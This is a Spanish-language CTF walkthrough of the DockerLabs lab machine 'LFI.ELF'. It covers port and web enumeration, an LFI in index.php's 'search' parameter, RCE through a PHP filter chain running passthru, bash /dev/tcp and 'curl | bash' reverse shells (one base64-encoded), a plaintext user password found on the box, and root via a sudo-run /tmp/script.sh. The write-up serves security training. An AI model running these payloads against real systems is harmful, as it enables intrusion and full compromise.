

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina LFI.ELF – Plataforma Dockerlabs

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “LFI.ELF”** alojada en la plataforma **DockerLabs**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal y poco ética**.

4. **Limitaciones y responsabilidad:**

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Comenzamos enumerando los puertos que tiene abiertos esta máquina. En este caso solo encontramos un puerto abierto, el 80, correspondiente a un servicio web, por lo que procedemos a un escaneo exhaustivo de este puerto con el objetivo de averiguar la versión del servidor que corre por detrás.

```
(root@kali)-[/home/phoenixx/Escritorio/lfi]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 14:58 +0000
Initiating ARP Ping Scan at 14:58
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:58, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:58
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:58, 0.34s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2026-08-10 14:58:32 UTC for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 46:83:1E:8B:72:AA (Unknown)
```

En este caso nos encontramos ante un servidor Apache para un equipo Linux, muy probablemente un Ubuntu. Aprovecho también para hacer una enumeración inicial de la página web con el script de nmap http-enum. Encontramos un recurso login-php.

```
(root@kali)-[/home/phoenix/Escritorio/lfi]
# nmap -sVC -p 80 -n -Pn -oN targeted --script=http-enum 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 14:59 +0000
Nmap scan report for 172.17.0.2
Host is up (0.000025s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
| http-enum:
|_ /login.php: Possible admin folder
|_ /pages/: Potentially interesting directory w/ listing on 'apache/2.4.58 (ubuntu)'
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 46:83:1E:8B:72:AA (Unknown)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

ENUMERACIÓN WEB

También recogemos información sobre las tecnologías que corren por detrás de la página web.

```
(root@kali)-[/home/phoenix/]
# whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script
Title[CTF LFI.elf]
```

Utilizamos el navegador para visualizar la página web e interactuar con su contenido, en este caso no veo en principio ninguna funcionalidad que pudiera ser interesante, también reviso código fuente de cada página, el JS incrustado en cada página, pero no consigo encontrar nada sospechosos ni de lo que me pueda aprovechar.



Utilizo técnicas de fuzzing web para descubrir contenido que pueda ser relevante, pero no encuentro mucho más contenido.

```
wfuzz -c --hc=404 -u http://172.17.0.2/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuz
zing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://172.17.0.2/FUZZ
Total requests: 207643

=====
ID      Response  Lines  Word    Chars   Payload
=====
000000001: 200      13 L    69 W    978 Ch  "# directory-list-lowercase-2.3-medium.txt"
000000007: 200      13 L    69 W    978 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 200      13 L    69 W    978 Ch  "# Copyright 2007 James Fisher"
000000013: 200      13 L    69 W    978 Ch  "#"
000000012: 200      13 L    69 W    978 Ch  "# on atleast 2 different hosts"
000000014: 200      13 L    69 W    978 Ch  "http://172.17.0.2/"
000000011: 200      13 L    69 W    978 Ch  "# Priority ordered case insensitive list, where entries were found"
000000010: 200      13 L    69 W    978 Ch  "#"
000000009: 200      13 L    69 W    978 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000004: 200      13 L    69 W    978 Ch  "#"
000000005: 200      13 L    69 W    978 Ch  "# This work is licensed under the Creative Commons"
000000006: 200      13 L    69 W    978 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000002: 200      13 L    69 W    978 Ch  "#"
000000008: 200      13 L    69 W    978 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000174: 301       9 L    28 W    308 Ch  "pages"
000000287: 301       9 L    28 W    309 Ch  "assets"
```

Al tener varios recursos en PHP, es posible que alguno de ellos reciba un parámetro por GET y ahí sea posible empezar a encontrar pistas. Esto podría ser el principio de una vulnerabilidad LFI o SQLi, me decanto más por el LFI al no observar, en principio, ninguna posible interacción con una base de datos.

EXPLOTACIÓN LFI

Para ello realizo un fuzzing web contra cada recurso, pasando un listado de posibles parámetros. En el recurso index.php se espera un parámetro search. He tratado de explotar un LFI proporcionando como parámetro una ruta apuntando directamente al /etc/passwd. Voy a comprobar si es posible listar el /etc/passwd.

```
(root@kali)~[/home/phoenixx]
# wfuzz -c --hc=404 -u 'http://172.17.0.2/index.php?FUZZ=file:///etc/passwd' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.
txt --hl=13
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzz
zing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/index.php?FUZZ=file:///etc/passwd
Total requests: 6453

=====
ID          Response  Lines  Word    Chars  Payload
=====
000005019:  200           32 L    47 W    1257 Ch "search"
```

Procedo a listar el /etc/passwd y listo un usuario llamado lin.

```
← → ↻ 🏠 Not Secure view-source:http://172.17.0.2/index.php?search=file:///etc/passwd
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Google Hacking DB Exploit-DB

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>CTF LFI.elf</title>
7   <link rel="stylesheet" href="assets/css/style.css">
8 </head>
9 <body>
10  root:x:0:0:root:/root:/bin/bash
11  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12  bin:x:2:2:bin:/bin:/usr/sbin/nologin
13  sys:x:3:3:sys:/dev:/usr/sbin/nologin
14  sync:x:4:65534:sync:/bin:/bin/sync
15  games:x:5:60:games:/usr/games:/usr/sbin/nologin
16  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24  list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
25  irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
26  _apt:x:42:65534:./nonexistent:/usr/sbin/nologin
27  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28  lin:x:1001:1001:lin,,,:/home/lin:/bin/bash
```

Cuando el LFI está confirmado, intento listar otros archivos interesantes como archivos de log de Apache, con el objetivo de intentar un log poisoning, el archivo cmdline de cada directorio dentro de /proc, para poder ver si en algún comando se ha pasado algún tipo de credencial o algo de lo que me pueda aprovechar. El caso es que no logro encontrar nada.

Opto por utilizar la herramienta `php_filter_chain_generator`. Dicha herramienta genera una cadena de filtros de conversión de PHP que, al ser procesada por `php://filter` dentro de una inclusión vulnerable, reconstruye en memoria el código PHP elegido. Al incluirse el resultado, el intérprete ejecuta ese código sin necesidad de escribir previamente un archivo PHP en el servidor. Proporcionando la cadena deseada, podemos llegar a ejecutar comandos (RCE).

Reviso la configuración de PHP para el servidor con la función `phpinfo()` y me doy cuenta de que no aparecen como deshabilitadas funciones como `system` o `passthru`. Obtengo la cadena que tengo que proporcionar por URL y proporciono un parámetro “cmd”.

```
(root@kali)-[/home/phoenixx/Escritorio/lfi]
# python3 php_filter_chain_generator.py --chain "<?php passthru(\$_GET['cmd']); ?>"
```

Confirmo la ejecución remota de comandos.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Podemos intentar entablar una reverse shell utilizando distintas aproximaciones

1: Podemos servir un `index.html` malicioso utilizando un servidor http y utilizar como comando dentro de `php_filter_generator` una petición a dicho recurso, proporcionando un pipe y pasando el output a un comando `bash` interpretaremos lo que estamos sirviendo en el `index.html`.

```
GNU nano 8.7.1
bash -i >& /dev/tcp/172.17.0.1/7272 0>&1
```

```
(root@kali)-[/home/phoenixx/Escritorio/lfi]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
(root@kali)-[/home/phoenixx]
# echo "curl 172.17.0.1 | bash" | jq -SRr @uri
curl%20172.17.0.1%20%7C%20bash
```

```
(root@kali)-[/home/phoenixx]
# nc -lnvp 7272
listening on [any] 7272 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 44240
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@be5bcf96ee4a:/var/www/html$
```

2: Podemos codificar la misma instrucción en Base64 y luego aplicarle un decodificado y por último interpretarlo con `bash`, todo esto utilizando también pipes.

```
(root@kali)-[/home/phoenixx]
# echo 'bash -i >& /dev/tcp/172.17.0.1/7272 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzcyNzIgMD4mMQo=

(root@kali)-[/home/phoenixx]
# echo "echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzcyNzIgMD4mMQo=' | base64 -d | bash" | jq -SRr @uri
echo%20%27YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xNzIuMTcuMC4xLzcyNzIgMD4mMQo%3D%27%20%7C%20base64%20-d%20%7C%20bash
```

ACCESO AL SISTEMA

```
(root@kali)-[/home/phoenixx]
# nc -lnvp 7272
listening on [any] 7272 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50778
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@be5bcf96ee4a:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@be5bcf96ee4a:/var/www/html$ ^Z
zsh: suspended nc -lnvp 7272

(root@kali)-[/home/phoenixx]
# stty raw -echo;fg
[1] + continued nc -lnvp 7272
```

Una vez dentro del sistema listo los usuarios que tienen asignada una shell en este caso son lin y root.

```
www-data@be5bcf96ee4a:/var/www/html$ cat /etc/passwd | grep -E 'sh$'
root:x:0:0:root:/root:/bin/bash
lin:x:1001:1001:lin,,,:/home/lin:/bin/bash
```

En el directorio /var/www/html hay un archivo llamado secret, el cual nos dice que tenemos que buscar más sobre una posible pista (las credenciales). Utilizamos el comando find para buscar cualquier recurso que contenga el fragmento pass. También podemos utilizar ls -la para descubrir recursos ocultos con “.”

```
www-data@be5bcf96ee4a:/var/www/html$ cat secret.txt
agent lin,

I have encrypted this message so that you can see it alone,
I need you to help me with a super secret mission,
but I can't tell you the credentials yet,
you will have to see them yourself,
prepare something inside the page so that you can see them easily you just have to search more.

Good luck agent lin.
www-data@be5bcf96ee4a:/var/www/html$ find / -name *pass* 2>/dev/null
```

Encuentro un recurso passwords.txt el cual en principio contiene la contraseña del usuario lin

```
/var/www/.secret_www-data/.passwd
/var/www/.secret_www-data/.passwd/passwords.txt
```

```
www-data@be5bcf96ee4a:/var/www/html$ cat /var/www/.secret_www-data/.passwd/passwords.txt
lin:agentlinsecreto
```

Nos movemos lateralmente hacia el usuario lin con el objetivo de descubrir qué privilegios tiene.

ESCALADA DE PRIVILEGIOS

Una vez hemos conseguido movimiento lateral hacia el usuario lin, accedemos a su directorio /home, en él encontramos un script en Python.

```
lin@be5bcf96ee4a:/home$ cd lin
lin@be5bcf96ee4a:~$ ls -l
total 8
-rwxr-xr-x 1 root root 1129 Aug 16 2024 sistem.py
-rw-r--r-- 1 root root 33 Aug 16 2024 user.txt
```

Al leer dicho script vemos que se trata de un programa que ejecuta diferentes tareas, como mostrar la info del sistema, entre otras. Lo que me llama la atención es que importa una librería un tanto extraña, subthreads. Tanto la librería os como subprocess tienen funcionalidades conocidas, pero subthreads no, de hecho no existe.

```
lin@be5bcf96ee4a:~$ cat sistem.py
import os
import subprocess
import subthreads

def display_system_info():
    print("[INFO] Sistema y Entorno:")
    print(f" Sistema Operativo: {os.uname().sysname} {os.uname().release}")
    print(f" Arquitectura: {os.uname().machine}")
    try:
        print(f" Usuario Actual: {os.getlogin()}")
    except OSError:
        print(" Usuario Actual: No disponible")

def perform_task():
    print("[INFO] Realizando tarea...")
    print(" Tarea completada.")
```

Reviso la versión de python que hay instalada, eso me facilitará localizar la carpeta donde se guardan las librerías, normalmente es /usr/local/lib/númeroVersionPython/

```
lin@be5bcf96ee4a:~$ python3 --version
Python 3.12.3
lin@be5bcf96ee4a:~$
```

Al acceder a dicho directorio y leer la librería en cuestión, me doy cuenta de este script lo que realmente hace es ejecutar con permisos sudo (de administrador) el script localizado en /tmp/script.sh, ese recurso no existe y tengo lógicamente permisos de escritura en /tmp, por lo que me puedo aprovechar de esta situación para crear un script que ejecute un comando a nivel de sistema con permisos root.

```
lin@be5bcf96ee4a:/usr/local/lib/python3.12/dist-packages$ cat subthreads.py
import subprocess

def execute():
    try:
        # Intenta ejecutar el archivo en /tmp
        result = subprocess.run(['/usr/bin/sudo', '/tmp/script.sh'], capture_output=True, text=True)

        # Verifica si el comando se ejecutó correctamente
        if result.returncode != 0:
            print("Error: No se pudo ejecutar el archivo.")
    except FileNotFoundError:
        # Muestra un mensaje genérico si el archivo no se encuentra
        print("Error: El archivo no se encuentra en /tmp.")
    except Exception as e:
        # Muestra un mensaje genérico para cualquier otra excepción
        print("Error: Ocurrió un problema al intentar ejecutar el archivo.")
```

Creamos el archivo script.sh en el directorio /tmp y con un Here Doc preparamos un script en bash para entablar una reverse shell, mientras en la máquina atacante me quedo en escucha por el puerto que he indicado al comando que contiene el script. Lógicamente hay que dar permisos de ejecución al script. Lo que ocurrirá es que al ejecutar el script en Python y accionar la función que utiliza dicha librería se ejecutará el código contenida en ella, por lo que al llamar al script malicioso que hemos creado con permisos de administrar todo lo que se ejecute dentro del script tendrá los mismo permisos y nos permitirá obtener una shell como root.

Para poner todo el mecanismo de ataque en marcha lo que hacemos es correr el script en python. Este tiene una opción para utilizar expresamente el módulo subthreads. Al accionarlo lo que provocamos es que el script.sh se ejecute con permisos root, obteniendo una shell como administrador.

```
lin@be5bcf96ee4a:/usr/local/lib/python3.12/dist-packages$ cat << EOF > /tmp/script.sh
#!/bin/bash
bash -i >& /dev/tcp/172.17.0.1/6363 0>&1
EOF
lin@be5bcf96ee4a:/usr/local/lib/python3.12/dist-packages$ python3 /home/lin/sistem.py
[MENU] Elija una opción:
  1. Mostrar información del sistema
  2. Realizar tarea
  3. Ejecutar módulo subthreads
  4. Salir
Opción: 3
```

```
(root@kali)-[/home/phenixx/EsCritoR10/1f1]
# nc -lnvp 6363
listening on [any] 6363 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 53256
root@be5bcf96ee4a:/usr/local/lib/python3.12/dist-packages# whoami
whoami
root
```

